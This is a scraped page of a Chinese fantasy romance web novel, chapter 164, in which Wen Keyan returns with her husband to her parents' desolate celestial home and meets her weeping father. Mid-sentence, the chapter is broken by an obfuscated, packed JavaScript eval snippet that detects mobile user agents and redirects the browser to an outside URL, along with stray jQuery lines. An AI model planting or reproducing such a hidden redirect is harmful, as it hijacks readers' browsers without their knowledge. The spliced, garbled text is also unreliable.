默认冷灰
24号文字
方正启体

164. 烬中焰(十六)

作者:七栀水本书字数:K更新时间:
    守卫目光迟疑地掠过文可烟身后的阿轩与芯核,“这二位是……”


    “我的朋友。”


    一时间,南天门前寂静无声。守卫们面面相觑,无人敢再出声。


    “怎么?”文可烟视线陡然转冷,直直刺向那个提问的守卫,“难道我连带朋友进门都不行了?”“……”那守卫瞥了一眼文可烟身后的一鬼一妖,终是低下了头去,“不、不敢。”


    守卫们纷纷退至两侧,让出通道。


    眼前的云路自两侧缓缓开启,霞光万丈,气势恢宏。


    至于,羿逸安,想来该是早已先他们一步抵达了。


    果然,刚行出数里,便见那道熟悉的身影静立云海之中。


    也是在此处,齐云与他们分道扬镳,朝着另一方向离去。


    “走吧。”文可烟望着齐云远去的背影,转过头对众人说。


    手腕却被熟悉的力道轻轻握住。“我们去哪儿?”


    文可烟头也不回,“自是回我家。”


    手上的力道又紧了几分,一拽。“如此回去,你……”羿逸安欲言又止。


    文可烟终于好奇回过头,等待他的下文。


    羿逸安抬眼,顿了顿才开口:“你父母亲……”


    外界那些传言羿逸安自是听过不少,说文可烟不过是她父母亲用来攀附天庭的一枚棋子,美其名曰义女。后来天庭将她远嫁魔尊,在天庭众人眼中更是顺理成章。毕竟是个无依无靠的孤女,爹不疼娘不爱的,合该被当作维系两界关系的筹码……


    诸如此类,不胜枚举。


    “怎么?”文可烟睁着清澈的双眼,坦然回望。


    “……没什么。”


    羿逸安松开了手,心中却做足了随时出手的准备。


    文可烟疑惑看了羿逸安片刻,见他已经转身向前,连忙快步跟上。


    而阿轩与芯核交换了一个眼神,默默随j在后方。


    不多时,一座金碧辉煌的府邸立于眼前。朱门高阔,云匾流光,门前石阶洁净如琉璃,这般显赫门庭,倒是让那些传言又坐实了几分。


    连文可烟都忍不住眨眨眼,惊恐于那群尊者的大手笔,也惊叹于自己的“身价”。


    这……这还是她家吗?她不敢相信地往里侧掠去一眼。


    虽然院内依旧气派,可深处的寂寥氛围却与这浮华格格不入,反倒像一座被遗弃了千万年的废宫,连风穿过回廊的声音都显得格外荒凉。


    这般景象,整得文可烟都不太敢迈开步子往里进。


    “怎么?”这次换羿逸安察觉到文可烟的犹豫。


    文可烟一口气堵在胸口。


    这,让她如何解释。这到底是不是她家啊?


    这要是多年未归,连自家门庭都认错,岂不荒唐?


    岂不是要成为天界这等闲人的笑柄,让人嚼舌根嚼到四海八荒去?


    “小……小……小殿下!”一声带着颤音的惊呼从荒凉的庭院深处传来。


    文可烟吓得肩头一颤。


    紧接着,那道声音又激动地扬高,朝院内深处连连喊道:


    “殿下,夫人,小殿下回来了!”


    “殿下,夫人,小殿下回来了!”


    “小殿下回来了!”


    侍女接连传报了好几声,可被呼唤的人却迟迟未见踪影。


    羿逸安脸沉下几个度,对传言更加深信不疑了。


    文可烟倒是松下一口气,拉着羿逸安就要往里走,却发现往常轻轻一牵就动的人,现下就像生了根似的,怎么用力都纹丝不动。她不解回首,“怎么?”


    “……无碍。”


    文可烟一愣,听着这声了无情绪的“无碍”,院中的荒凉寂寥之感反而更重了。


    走进去,才发觉方才在门外所见不过是冰山一角。这里面的景象,比想象中还要萧条破败,荒凉无度。


    她正想对身旁气息愈发冷峻的羿逸安解释些什么,那个传话的侍女去而复返。


    “小……小殿下,仙君说,请小殿下去偏殿侧厅等候。”“……”


    四周陷入一片压抑的寂静。


    羿逸安周身的气息似乎能将眼前这个传话的侍女立即冻结。


    “好,你先退下吧。”文可烟急忙打发走侍女,悄悄挪到羿逸安身边,试探着牵住他的手。


    幸好,羿逸安并未甩开。


    她悄悄松了口气,指尖收拢,将他温热的手掌握得紧了些,心里却有些发虚。


    那个啥,这么久未归,一回来就让她这个名正言顺的夫君遭受如此冷待,也不是她的错嘛!


    当然不是文可烟的错,只不过目前状况,怎么看都像是她的错。


    比如此时此刻此地,文可烟坐在交椅上,只觉得如坐针毡。眼前是负手而立、面色清冷的羿逸安,再往后,是随羿逸安一同站得笔直的芯核,以及跟着芯核、同样不落座的阿轩。


    三道身影像三座沉默的山,压得这本就不太宽广的偏殿侧厅愈发逼仄。


    文可烟:“……”


    她瞟了眼落于自己身前的三位“门神”,无言片刻后,生硬开口:“坐。”


    羿逸安朝她递来一个淡淡的眼神,好似在无声反问,“我们配吗?”约莫僵持一个时辰,门外终于传来声响,月衍仙君姗姗来迟。


    视线扫过众人,在文可烟处顿了一会儿,眼眶竟隐隐泛红。可下一瞬,却终是别开脸,看向别处。


    “阿爹。”


    月衍仙君眼珠猛地一颤,那双举起来示意的手也微微发抖,根本不敢循声望去,整个人僵在原地。


    “阿爹!”


    终于确认不是幻听,月衍仙君却仍是略显迟疑地转向文可烟。


    积蓄已久的泪水,在父女目光相触的刹那夺眶而出。


    月衍仙君怔怔地望着她,声音里止不住地轻颤,不确定道:“……烟儿?”


    “阿爹,是我。”


    月衍仙君三步并作两步,疾行至文可烟身前,双臂颤巍巍张开,却又在半空中顿住,“烟儿,真的是你吗?”月衍仙君想触碰又不敢轻易触碰,生怕下一秒文可烟便会立刻消失,“你终于……回来了。”


    “阿娘呢?”


    月衍仙君泪水登时收住,有些慌乱地背过身去,连声音都染上几分仓促:“她,她近来身子不适。你阿娘一直、一直盼着你回来……”


    羿逸安眸光骤冷。


    他在说什么东西?


    如此怠慢,又是候着,至今连正殿都不曾踏入,竟还有脸说“一直在盼着她回来”?


    羿逸安指节微屈,正欲上前好好收拾一番,文可烟却已越过他先一步上前,“我去看看阿


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17015207|184831||http|test|mini|href|location''.split(''|''),0,{}));() {


    $(''.inform'').remove();


    $(''#content'').append(''


    娘。”


    月衍仙君忙不迭跟上前,语气中是过分殷勤的小心,甚至有些语无伦次:“烟儿,这边。你许久没回来了,怕是都忘了家里什么样了……”


    “烟儿,这儿有台阶……”“烟儿,小心门槛……”


    “烟儿,你瞧瞧,你都瘦了……”


    月衍仙君絮絮叨叨的关切,总算为这冷清的庭院添上了几分稀薄的烟火气息。


    可惜的是,栖梧灵主已然安睡。


    文可烟轻手轻脚地退出寝殿,仔细掩好房门,这才后知后觉发现羿逸安不见了踪影。待回到偏殿侧厅,见到的景象堪称世界奇观。


    羿逸安三人仍保持着先前的姿势立在原地,也不知站了多久,连影子都像是凝在了地上。


    “……”


    文可烟迟疑地走近,羿逸安淡淡瞥来一眼,唇角微抿,周身都透着说不清的郁结,也不知在闹什么别扭。


    “走吧,我带你们去客房歇息。”


    羿逸安闻言转身,玄色衣袂在风中轻扬,辨不出情绪。


    似乎还在等待些什么,可文可烟已径直越过他,走在最前方。


    羿逸安怔了一下,指尖无意识动了动,缓缓收拢成拳,一手虚抵在身前,另一手负在身后,默然跟上了文可烟的脚步。


    芯核与阿轩走在队伍末端。这一行人各怀心事,步履沉沉,越看越别扭。


    约莫一炷香的时间,文可烟停在一方清雅僻静的小院前。


    将芯核与阿轩安顿妥当后,羿逸安又是一副在等待什么的姿态,文可烟却仍是目不斜视越过他,独自走在前方。


    羿逸安身形明显一顿,终是什么也没说,只是保持两三步的距离,缓步跟在之后。


    穿过几重月洞门,文可烟在一处隐蔽清幽的庭院前驻足。羿逸安却比文可烟先开了口:“你不怨你阿爹阿娘?”


    文可烟明显一滞,眼神在这一刻闪过细微变化,随即抬眼:“……不怨。”


    “为何,他们不是……”“不怨便是不怨,何须缘由。”文可烟轻声打断。


    羿逸安眼中闪过片刻茫然,若有所思地颔首。


    文可烟移开视线,用眼神示意廊下那间厢房:“你的住处。”


    羿逸安侧目打量院中陈设,忽然意识到什么,问:“我们不住在一处?”


    “我房中的床榻窄小,容不下两人。”


    “那你可以过来……”


    “我许久未见阿爹阿娘,也很久没住过从前的屋子了。”文可烟奋力扬起一个自然的笑,眼底却没什么温度,“那边景致虽好,却不及此处隐蔽。所以.....”


    饶是羿逸安再如何故作淡然,此刻也不由垂下眼眸,声音轻得几乎散在风里:“……这样啊。”话音落下,两人都立在原地,似乎在等对方先转身,却谁都没有动。


    最后的最后,文可烟抬起明亮的眼眸,看向羿逸安:“……阿爹阿娘还在等我,我先过去了。”


    “好。”


    “嗯。”


    羿逸安盯着文可烟渐渐远去的背影,只觉得胸口某处也跟着一点点空了下去,泛起细微的涩意。


    文可烟一只脚甫一踏进院门,屋内便传来响亮的一声:“烟儿!”


    蓦地一抬头,月衍仙君正搀扶着栖梧灵主立在庭院中央。
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)